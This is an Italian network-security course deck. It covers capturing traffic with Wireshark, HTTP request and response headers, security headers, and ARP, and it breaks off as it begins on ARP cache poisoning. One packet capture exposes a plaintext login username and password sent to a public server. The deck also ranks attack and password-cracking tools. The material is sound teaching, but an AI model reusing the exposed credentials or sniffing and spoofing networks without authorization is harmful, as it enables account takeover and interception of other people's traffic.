Se ti trovi in una rete che utilizza hub anziché switch, catturare il traffico non destinato alla tua macchina sarà facile, perché quando un hub di rete riceve un pacchetto, lo ritrasmette su tutte le porte, lasciando a ciascun dispositivo la decisione su chi il pacchetto appartiene. In una rete hub, catturare il traffico di altri sistemi è facile come selezionare **Usa modalità promiscua su tutte le interfacce** in Wireshark. Questo dice al nostro controller di interfaccia di rete (NIC) di catturare tutto ciò che vede, che in una rete hub sarà ogni pacchetto.

A differenza degli hub, gli switch inviano il traffico solo al sistema previsto, quindi su una rete commutata non saremo in grado di visualizzare, ad esempio, tutto il traffico da e verso il controller di dominio senza ingannare la rete affinché ci invii quel traffico.

Le reti virtuali sembrano agire come hub, perché tutte le tue macchine virtuali condividono un dispositivo fisico. Se acquisisci il traffico in modalità promiscua in una rete virtuale, potresti essere in grado di vedere il traffico da ogni macchina virtuale e dalla macchina host, anche se stai usando uno switch invece di un hub nel tuo ambiente.

Strumenti

Top 10 Security Tools


1. Wireshark (packet sniffer previously known as Ethereal)
Was #2; moved up one position. Freely available on Windows, Linux, and macOS
2. Metasploit (exploit)
Was #5; moved up three positions. Works with Windows, Linux, and macOS
3. Nessus (vulnerability scanner)
Was #1; moved down two positions. Windows, Linux, and macOS are supported
4. Aircrack (WEP and WPA cracker)
Was #21; moved up 17 positions. Free for Windows, Linux, and macOS
5. Snort (network intrusion detector)
Was \$3; moved down two positions. Works on Windows, Linux, and macOS

Strumer

Top 10 Security Tools

6. [Cain and Abel](#) (packet sniffer and [password cracker](#))
Was #9; moved up three positions. Free for Windows only
7. [BackTrack](#) (penetration tester)
Was #32; moved up 25 positions. Free for Linux only
8. [Netcat](#) (debugger and exploration tool)
Was #4; moved down four positions. Free for Windows, Linux, and macOS
9. [tcpdump](#) (packet sniffer)
Was #8; moved down one position. Free for Windows, Linux, and macOS
10. [John The Ripper](#) (packet sniffer and password cracker)
Was #10; did not change position. Windows, Linux, and macOS are supported

Catturare traffico di rete



“Uno sniffer di pacchetti (**packet sniffer**) è un programma per computer o un componente hardware del computer in grado di intercettare e registrare il traffico che passa su una rete digitale o parte di essa»

Utilizzare lo strumento di monitoraggio Wireshark, così come altri strumenti, per intercettare e manipolare il traffico per ottenere informazioni utili da altre macchine sulla rete locale.

Wireshark

Wireshark

- A free and open-source packet analyzer
- Runs on Linux, OS X, BSD, Solaris, etc. and Microsoft Windows
- Graphical user interface (GUI)

TShark

- Terminal-based (non-GUI) version of Wireshark

Wireshark

Wireshark è un analizzatore grafico di protocolli di rete che ci consente di fare un'immersione profonda nei singoli pacchetti che si muovono nella rete.

Può essere utilizzato per acquisire

- Ethernet
- Wireless
- Bluetooth

e molti altri tipi di traffico.

Può decodificare diversi protocolli che vede, quindi potresti, ad esempio, ricostruire l'audio delle chiamate telefoniche Voice over IP (VoIP)

Wireshark

In una switched Network normalmente puoi solo intercettare il tuo traffico. Il processo è il seguente:

- Acquisizione del traffico: avvia l'acquisizione del traffico in Wireshark (utilizzando l'opzione eth0)
- Filtra il traffico: imposta i filtri per eliminare i pacchetti non interessanti
- Segui un flusso TCP: seleziona pacchetti interessanti come l'inizio di un login FTP o HTTP
- Analizza i pacchetti: ad esempio per trovare il punto di destinazione TCP o visualizzare le intestazioni HTTP

Wireshark

- Cattura del traffico: avviare l'intercettazione del traffico

***Wi-Fi**

File Modifica Visualizza Vai **Cattura** Analizza Statistiche Telefono

Opzioni... Ctrl+K

Avvia Ctrl+E

Ferma Ctrl+E

Riavvia Ctrl+R

Filtri di cattura...

Aggiorna interfacce F5

1

Wireshark · Interfacce di cattura

Input Output Opzioni

Interfaccia	Traffico	Intestazione (head)	Modalità promisc	Lunghezza di catt	Buffer (MB)
Wi-Fi	☒	Ethernet	☐	predefinito	2
Indirizzi: fe80::e057:1805:8c00:b1cb, 192.168.1.164					
VirtualBox Host-Only Network	☐	Ethernet	☐	predefinito	2

2

Abilita la modalità promiscua su tutte le interfacce

Filtro di cattura per le interfacce selezionate: Digita un filtro di cattura ...

Avvia

3

No. Time Source Destination Protocol Length Info

No.	Time	Source	Destination	Protocol	Length	Info
6	2.360806	192.168.1.164	95.228.44.17	HTTP	668	POST /masterpro/autenticazione.asp HTTP/1.1 (app
13	3.220381	95.228.44.17	192.168.1.164	HTTP	528	HTTP/1.1 302 Object moved (text/html)
15	3.228710	192.168.1.164	95.228.44.17	HTTP	555	GET /masterpro/default.asp HTTP/1.1
16	3.284683	95.228.44.17	192.168.1.164	HTTP	1497	HTTP/1.1 200 OK (text/html)
18	3.313567	192.168.1.164	95.228.44.17	HTTP	562	GET /masterpro/intestazione.asp HTTP/1.1
23	3.353406	192.168.1.164	95.228.44.17	HTTP	565	GET /masterpro/alberodinamico1.asp HTTP/1.1
24	3.365564	95.228.44.17	192.168.1.164	HTTP	950	HTTP/1.1 200 OK (text/html)
26	3.365862	192.168.1.164	95.228.44.17	HTTP	572	GET /masterpro/VistaIco_ActivitaXlist.asp HTTP/1.1
37	3.925593	95.228.44.17	192.168.1.164	HTTP	459	HTTP/1.1 200 OK (text/html)
39	3.932487	192.168.1.164	95.228.44.17	HTTP	584	GET /masterpro/ftv2mlastnode.gif HTTP/1.1
41	3.938691	192.168.1.164	95.228.44.17	HTTP	580	GET /masterpro/ftv2blank.gif HTTP/1.1
128	6.703941	192.168.1.164	95.228.44.17	HTTP	531	GET /resources/demos/style.css HTTP/1.1

> Frame 6: 668 bytes on wire (5344 bits), 668 bytes captured (5344 bits) on interface 0

> Ethernet II, Src: Microsof_3b:61:2d (98:5f:d3:3b:61:2d), Dst: Technico_ea:ca:42 (c4:ea:1d:ea:ca:42)

> Internet Protocol Version 4, Src: 192.168.1.164, Dst: 95.228.44.17

> Transmission Control Protocol, Src Port: 55229, Dst Port: 80, Seq: 1, Ack: 1, Len: 614

> Hypertext Transfer Protocol

> HTML Form URL Encoded: application/x-www-form-urlencoded

01a0 3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d : applic ation/x-

Wireshark

- Filtrare il traffico: impostare dei filtri per scartare traffico che non interessa

The screenshot displays the Wireshark network protocol analyzer interface. The top menu bar includes File, Modifica, Visualizza, Vai, Cattura, Analizza, Statistiche, Telefonia, Wireless, Strumenti, and Aiuto. Below the menu is a toolbar with various icons for file operations, capture, and analysis. A filter bar at the top of the packet list shows the filter 'http' applied, with a button to 'Salva questo filtro' (Save this filter). The left pane, titled 'Gestisci filtri di visualizzazione' (Manage display filters), lists several filters: 'Ethernet address 00:00:5e:00:53:00: eth.addr == 00:00:5e:00:53:00', 'Ethernet type 0x0806 (ARP): eth.type == 0x0806', 'Ethernet broadcast: eth.addr == ff:ff:ff:ff:ff:ff', 'No ARP: not arp', 'IPv4 only: ip', 'IPv4 address 192.0.2.1: ip.addr == 192.0.2.1', 'IPv4 address isn't 192.0.2.1 (don't use != for this!): !(ip.addr == 192.0.2.1)', 'IPv6 only: ipv6', 'IPv6 address 2001:db8::1: ipv6.addr == 2001:db8::1', 'IPX only: ipx', 'TCP only: tcp', 'UDP only: udp', 'Non-DNS: !(udp.port == 53 || tcp.port == 53)', 'TCP or UDP port is 80 (HTTP): tcp.port == 80 || udp.port == 80', and 'HTTP: http'. The main pane shows a list of captured packets, with the first packet selected. The packet list has columns for No., Time, Source, Destination, Protocol, Length, and Info. The selected packet is a POST request to /masterpro/autenticazione.asp. The bottom pane shows the details of the selected packet, including the Ethernet II header, Internet Protocol Version 4 header, Transmission Control Protocol header, and Hypertext Transfer Protocol section.

Salva questo filtro

Gestisci filtri di visualizzazione

Gestisci espressioni di filtro

Ethernet address 00:00:5e:00:53:00: eth.addr == 00:00:5e:00:53:00

Ethernet type 0x0806 (ARP): eth.type == 0x0806

Ethernet broadcast: eth.addr == ff:ff:ff:ff:ff:ff

No ARP: not arp

IPv4 only: ip

IPv4 address 192.0.2.1: ip.addr == 192.0.2.1

IPv4 address isn't 192.0.2.1 (don't use != for this!): !(ip.addr == 192.0.2.1)

IPv6 only: ipv6

IPv6 address 2001:db8::1: ipv6.addr == 2001:db8::1

IPX only: ipx

TCP only: tcp

UDP only: udp

Non-DNS: !(udp.port == 53 || tcp.port == 53)

TCP or UDP port is 80 (HTTP): tcp.port == 80 || udp.port == 80

HTTP: http

No.	Time	Source	Destination	Protocol	Length	Info
6	2.360806	192.168.1.164	95.228.44.17	HTTP	668	POST /masterpro/autenticazione.asp HTTP/1.1 (app...
13	3.220381	95.228.44.17	192.168.1.164	HTTP	528	HTTP/1.1 302 Object moved (text/html)
15	3.228710	192.168.1.164	95.228.44.17	HTTP	555	GET /masterpro/default.asp HTTP/1.1
16	3.284683	95.228.44.17	192.168.1.164	HTTP	1497	HTTP/1.1 200 OK (text/html)
18	3.313567	192.168.1.164	95.228.44.17	HTTP	562	GET /masterpro/intestazione.asp HTTP/1.1
23	3.353406	192.168.1.164	95.228.44.17	HTTP	565	GET /masterpro/alberodinamico1.asp HTTP/1.1
24	3.365564	95.228.44.17	192.168.1.164	HTTP	950	HTTP/1.1 200 OK (text/html)
26	3.365862	192.168.1.164	95.228.44.17	HTTP	572	GET /masterpro/VistaTco_AttivitaXlist.asp HTTP/1.1
37	3.925593	95.228.44.17	192.168.1.164	HTTP	459	HTTP/1.1 200 OK (text/html)
39	3.932487	192.168.1.164	95.228.44.17	HTTP	584	GET /masterpro/ftv2m1astnode.gif HTTP/1.1
41	3.938691	192.168.1.164	95.228.44.17	HTTP	580	GET /masterpro/ftv2b1blank.gif HTTP/1.1
128	6.703941	192.168.1.164	95.228.44.17	HTTP	531	GET /resources/demos/style.css HTTP/1.1
131	6.704210	192.168.1.164	95.228.44.17	HTTP	522	GET /Content/cite.css HTTP/1.1

> Frame 6: 668 bytes on wire (5344 bits), 668 bytes captured (5344 bits) on interface 0

> Ethernet II, Src: Microsof_3b:61:2d (98:5f:d3:3b:61:2d), Dst: Technico_ea:ca:42 (c4:ea:1d:ea:ca:42)

> Internet Protocol Version 4, Src: 192.168.1.164, Dst: 95.228.44.17

> Transmission Control Protocol, Src Port: 55229, Dst Port: 80, Seq: 1, Ack: 1, Len: 614

> Hypertext Transfer Protocol

> HTML Form URL Encoded: application/x-www-form-urlencoded

PROTOCOLLI DI RETE: VULNERABILITÀ, TECNICHE E STRUMENTI DI ATTACCO

Wireshark

- **Seguire un flusso TCP:** selezionare pacchetti interessanti per vederne i dettagli, ad esempio l'inizio di un login FTP

*Wi-Fi

File Modifica Visualizza Vai Cattura Analizza Statistiche Telefonia Wireless Strumenti Aiuto

tcp.stream eq 1

1

No.	Time	Source	Length	Info
6	2.360	192.168.1.16	668	POST /ma
10	2.589	95.228.44.17	54	80 → 552
13	3.220381	95.228.44.17	528	HTTP/1.1
14	3.220436	192.168.1.16	54	55229 →
15	3.228710	192.168.1.16	555	GET /mas
16	3.284683	95.228.44.17	1497	HTTP/1.1
17	3.284791	192.168.1.16	54	55229 →
18	3.313567	192.168.1.16	562	GET /mas
24	3.365564	95.228.44.17	950	HTTP/1.1
25	3.365647	192.168.1.16		
26	3.365862	192.168.1.16		
30	3.589377	95.228.44.17		
37	6.521282	95.228.44.17		

Analizza

- Filtri di visualizzazione...
- Visualizza macro dei filtri...
- Applica come colonna
- Applica come filtro
- Prepara un filtro
- Filtro di conversazione
- Abilita protocolli... Ctrl+Shift+E
- Decodifica come...
- Ricarica plugin Lua Ctrl+Shift+L
- SCTP
- Segui**
- Informazioni per esperti

- Flusso TCP
- Flusso UDP
- Flusso SSL
- Flusso HTTP**

> Frame 6: 668 bytes on wire (5344 bits), 668 bytes captured (5344 bits) on interface 0

> Ethernet II, Src: Microsof_3b:61:2d (98:5f:d3:3b:61:2d), Dst: Technico_ea:ca:42 (c4:ca:42:00:00:00:00)

> Internet Protocol Version 4, Src: 192.168.1.164, Dst: 95.228.44.17

> Transmission Control Protocol, Src Port: 55229, Dst Port: 80, Seq: 1, Ack: 1, Len: 668

Wireshark · Segui flusso HTTP (tcp.stream eq 1) · wireshark_583D5010-19F4-42CA-9066-F3028BAE1C90_20171031194

POST /masterpro/autenticazione.asp HTTP/1.1

Accept: text/html, application/xhtml+xml, image/jxr, */*

Referer: http://95.228.44.17/masterpro/login.asp

Accept-Language: it-IT,it;q=0.8,en-GB;q=0.5,en;q=0.3

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Safari/537.36 Edge/15.15063

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip, deflate

Host: 95.228.44.17

Content-Length: 37

Connection: Keep-Alive

Cache-Control: no-cache

Cookie: ASPSESSIONIDAABBCSTR=NLGPAELJKECJMKMGK

2

userId=difonzo_admin&password=difonzoHTTP/1.1 302 Object moved

Cache-Control: private,no-cache

Pragma: no-cache

Content-Length: 143

Content-Type: text/html

Expires: Sun, 29 Oct 2017 18:45:06 GMT

Location: default.asp

Server: Microsoft-IIS/7.0

Set-Cookie: accesso=minuti=45&ora=19; path=/masterpro

X-Powered-By: ASP.NET

Date: Tue, 31 Oct 2017 18:45:06 GMT

<head><title>Oggetto spostato</title></head>

<body><h1>Oggetto spostato</h1>Questo oggetto . disponibile qui

GET /masterpro/default.asp HTTP/1.1

Accept: text/html, application/xhtml+xml, image/jxr, */*

Wireshark

- Analisi dei pacchetti: per esempio trovare la destinazione TCP o vedere gli header HTTP

*Wi-Fi

File Modifica Visualizza Vai Cattura Analizza Statistiche Telefonia Wireless Strumenti Aiuto

http

No.	Time	Source	Destination	Protocol	Length	Info
6	2.360806	192.168.1.164	95.228.44.17	HTTP	668	POST /masterpro/autenticazione.asp HTTP/1.1 (application/x-www-form-urlencoded)
13	3.220381	95.228.44.17	192.168.1.164	HTTP	528	HTTP/1.1 302 Object moved (text/html)
15	3.228710	192.168.1.164	95.228.44.17	HTTP	555	GET /masterpro/default.asp HTTP/1.1
16	3.284683	95.228.44.17	192.168.1.164	HTTP	1497	HTTP/1.1 200 OK (text/html)

37 3.923393 95.228.44.17 192.168.1.164 HTTP 433 HTTP/1.1 200 OK (text/html)

39 3.932487 192.168.1.164 95.228.44.17 HTTP 584 GET /masterpro/ftv2mlastnc

41 3.938691 192.168.1.164 95.228.44.17 HTTP 580 GET /masterpro/ftv2blank.g

128 6.703941 192.168.1.164 95.228.44.17 HTTP 531 GET /resources/demos/style

131 6.704210 192.168.1.164 95.228.44.17 HTTP 532 GET /Content/site_css HTTP

> Frame 6: 668 bytes on wire (5344 bits), 668 bytes captured (5344 bits) on interface 0

> Ethernet II, Src: Microsof_3b:61:2d (98:5f:d3:3b:61:2d), Dst: Technico_ea:ca:42 (c4:ea:1d:ea:ca:42)

> Internet Protocol Version 4, Src: 192.168.1.164, Dst: 95.228.44.17


> Transmission Control Protocol, Src Port: 55229, Dst Port: 80, Seq: 1, Ack: 1, Len: 614

> Hypertext Transfer Protocol

> HTML Form URL Encoded: application/x-www-form-urlencoded

- > Form item: "userId" = "XXXXXXXXXX"
- > Form item: "password" = "XXXXXX"

Protocollo HTTP



Protocollo basato su request / response

I browser effettuano richieste (request) al server per ottenere i dati da visualizzare

Il server invia le informazioni richieste (response) dal browser che le interpreta e le mostra all'utente

HTTP Request Methods o Verbs

GET, POST, PUT, PATCH, OPTIONS, DELETE, TRACE, CONNECT

Protocollo HTTP - Headers

I campi di intestazione HTTP forniscono le informazioni richieste sulla richiesta o sulla risposta o sull'oggetto inviato nel corpo del messaggio.

Esistono quattro tipi di intestazioni dei messaggi HTTP:

- **Generale:** questi campi di intestazione hanno applicabilità generale sia per i messaggi di richiesta che per quelli di risposta.
- **Intestazione richiesta client:** questi campi dell'intestazione possono essere applicati solo ai messaggi di richiesta.
- **Intestazione risposta del server:** questi campi di intestazione sono applicabili solo per i messaggi di risposta.
- **Intestazione dell'entità:** questi campi dell'intestazione definiscono le meta informazioni sul corpo dell'entità o, se non è presente alcun corpo, sulla risorsa identificata dalla richiesta.

Protocollo HTTP - Headers

GET https://www.owasp.org/

Status: HTTP/1.1 301 Moved Permanently

Request Headers

Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding	gzip, deflate, br
Accept-Language	it-IT,it;q=0.8,en-US;q=0.6,en;q=0.4,en-GB;q=0.2
DNT	1
Upgrade-Insecure-Requests	1
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Sa

Protocollo HTTP - Headers

GET https://www.owasp.org/


Status: HTTP/1.1 301 Moved Permanently

Response Headers

Cache-Control	private, must-revalidate, max-age=0
Connection	Keep-Alive
Content-Length	0
Content-Type	text/html; charset=utf-8
Date	Mon, 06 Nov 2017 22:11:12 GMT
Expires	Thu, 01 Jan 1970 00:00:00 GMT
Keep-Alive	timeout=5, max=1000
Last-Modified	Mon, 06 Nov 2017 22:11:12 GMT
Location	https://www.owasp.org/index.php/Main_Page
Server	Apache
Vary	Accept-Encoding, Cookie

Protocollo HTTP – Richieste GET

URL (Uniform Resource Location)



```
GET http://localhost/insecure/public/Login.jsp?login=admin&pass=admin HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 Gecko/20100101 Firefox/14.0.1
Accept: text/html,application/xhtml+xml,application/xml;q0.9,*/*;q0.8
Accept-Language: en-us,en;q0.5
Proxy-Connection: keep-alive
Referer: http://localhost/insecure/public/Login.jsp
Cookie: JSESSIONID=73A4496C2B6C846B5E8D8C9DDDBD9D24
```

Protocollo HTTP – Richieste POST

URL (Uniform Resource Location)

POST http://localhost/account/login HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 Gecko/20100101 Firefox/14.0.1

Accept: text/html,application/xhtml+xml,application/xml;q0.9,*/*;q0.8

...

Cookie: JSESSIONID=73A4496C2B6C846B5E8D8C9DDDBD9D24

Content-Type: application/x-www-form-urlencoded

Content-Length: 46

Request Body -> parametri richiesta

user_login=admin&user_password=admin&x45&y20

Protocollo HTTP – Response

HTTP/1.1 200 OK

[HTTP version] [Status code] [Status description]

Content-Type: text/html;charset utf8

Content-Length: 850

Server:gws

X-XSS-Protection: 1; mode=block

x-frame-options: SAMEORIGIN

Cache-Control: private, max-age=0

Date: Sun, 05 Apr 2015 15:28:14 GMT

Connection: close

HTTP Headers

- ✓ Semplici informazioni
- ✓ Sicurezza
- ✓ Comportamento del browser (in combinazione con particolari HTTP Status)

HTTP Status : usati per comunicare come il server ha elaborato la richiesta

Code 200: everything ok

Code 404: not found

Code 403: access forbidden

Code 301: content cached

Comportamento browser

Code 302: redirect all'url specificato nell'header *Location*

Code 401: mostra una maschera di login per l'autenticazione con il web server

<!DOCTYPE html>

<html>

<head>

<title> Home</title>

</head>

<body>

...

</body>

</html>

Response body

Separato dagli headers dal carattere *CRLF*

Protocollo HTTP – Response Headers

```
Access-Control-Allow-Origin: *  
Content-Type: text/html; charset utf8  
Content-Length: 850  
Content-Disposition: inline  
Pragma: no-cache  
Server: gws  
Cache-Control: private, max-age=0  
Date: Sun, 05 Apr 2015 15:28:14 GMT  
Connection: close  
Set-Cookie: UserID=JohnDoe; Max-Age=3600;
```

Protocollo HTTP – Response Security Headers

✓ HTTP Strict Transport Security (HSTS)

Se un sito è dotato di connessione HTTPS, il server forza il browser a comunicare tramite HTTPS. In questo modo, la possibilità di una connessione HTTP viene completamente eliminata.

```
Strict-Transport-Security: max-age=<expire-time>
```

```
Strict-Transport-Security: max-age=<expire-time>; includeSubDomains
```

```
Strict-Transport-Security: max-age=<expire-time>; preload
```

✓ Content Security Policy (CSP)

Questo header offre agli amministratori del sito Web un senso di controllo, dando loro l'autorità di limitare le risorse che un utente può caricare all'interno del sito. In altre parole, si può creare una whitelist di fonti di contenuto del tuo sito. CSP protegge da Cross Site Scripting e altri attacchi di iniezione di codice. Sebbene non elimini completamente la loro possibilità, può sicuramente ridurre al minimo il danno.

```
Content-Security-Policy: <policy-directive>; <policy-directive>
```

Ad esempio Content-Security-Policy: default-src 'self' indica che sono consentiti solo contenuti dalla stessa origine del sito
Altri valori possono essere script-src, style-src, image-src

Protocollo HTTP – Response Security Headers

✓ X-Frame-Options

Indica se un sito può essere contenuto in un iframe e sotto quali condizioni

X-Frame-Options: <options>

I valori definiti per <options> sono:

deny: impedisce il caricamento del sito in un frame

sameorigin: permette il caricamento nei frame solo di pagine con la stessa origine dell'applicazione (pagine dello stesso sito)

allow-from=xxx.xxx.xxx,yyy.yyy.yyy permette l'inclusione nei frame solo dei siti specificati

✓ X-XSS-Protection

Determina in che modo il browser deve agire in presenza di attacchi XSS.

X-XSS-Protection:<value>;mode=<mode>

X-XSS-Protection: 1;mode=block indica al browser di non renderizzare la pagina in presenza di attacchi XSS

✓ X-Content-Type-Options

Contromisura contro lo sniffing MIME. Indica al browser di seguire i tipi MIME indicati nell'header Content-Type. Utilizzato come funzionalità per scoprire il formato di file di una risorsa, lo sniffing MIME può essere utilizzato anche per eseguire attacchi di cross-site scripting

X-Content-Type-Options: nosniff

Protocollo ARP

ARP sta per Address Resolution Protocol e permette ad un interfaccia di rete di sapere qual è il MAC address associato ad un dispositivo con un determinato indirizzo IP




Figure 7-5: ARP resolution process

```
C:\Users\Adolfo>arp -a

Interfaccia: 192.168.1.164 --- 0x8
Indirizzo Internet    Indirizzo fisico      Tipo
192.168.1.1           c4-ea-1d-ea-ca-42    dinamico
192.168.1.166         90-b6-86-b6-9f-d0    dinamico
192.168.1.254         c6-ea-1d-ea-ca-42    dinamico
192.168.1.255         ff-ff-ff-ff-ff-ff    statico
224.0.0.22            01-00-5e-00-00-16    statico
224.0.0.251           01-00-5e-00-00-fb    statico
224.0.0.252           01-00-5e-00-00-fc    statico
```

destination	Protocol	Length	Info
broadcast	ARP	60	Who has 192.168.1.1? Tell 192.168.1.161
broadcast	ARP	60	Who has 192.168.1.1? Tell 192.168.1.161
broadcast	ARP	60	Who has 192.168.1.1? Tell 192.168.1.161
broadcast	ARP	60	Who has 192.168.1.1? Tell 192.168.1.161
broadcast	ARP	60	Who has 192.168.1.1? Tell 192.168.1.161
broadcast	ARP	42	Who has 192.168.1.190? Tell 192.168.1.164
broadcast	ARP	42	Who has 192.168.1.190? Tell 192.168.1.164
broadcast	ARP	42	Who has 192.168.1.190? Tell 192.168.1.164
broadcast	ARP	60	Who has 192.168.1.1? Tell 192.168.1.161
broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.164
icrosof_3b:61:2d	ARP	42	192.168.1.1 is at c4:ea:1d:ea:ca:42
broadcast	ARP	60	Who has 192.168.1.1? Tell 192.168.1.161

Protocollo ARP – ARP cache poisoning

Il problema con l'affidarsi all'ARP per l'indirizzamento è che non vi è alcuna garanzia che la risposta da indirizzo IP a indirizzo MAC che si ottiene sia corretta. Qualsiasi macchina può rispondere a una richiesta ARP per 192.168.20.11, anche se quella macchina è realmente a 192.168.20.12 o qualche altro indirizzo IP. La macchina di destinazione accetterà la risposta, a prescindere.

Inviando una serie di risposte ARP che dicono al nostro target che siamo un'altra macchina sulla rete.

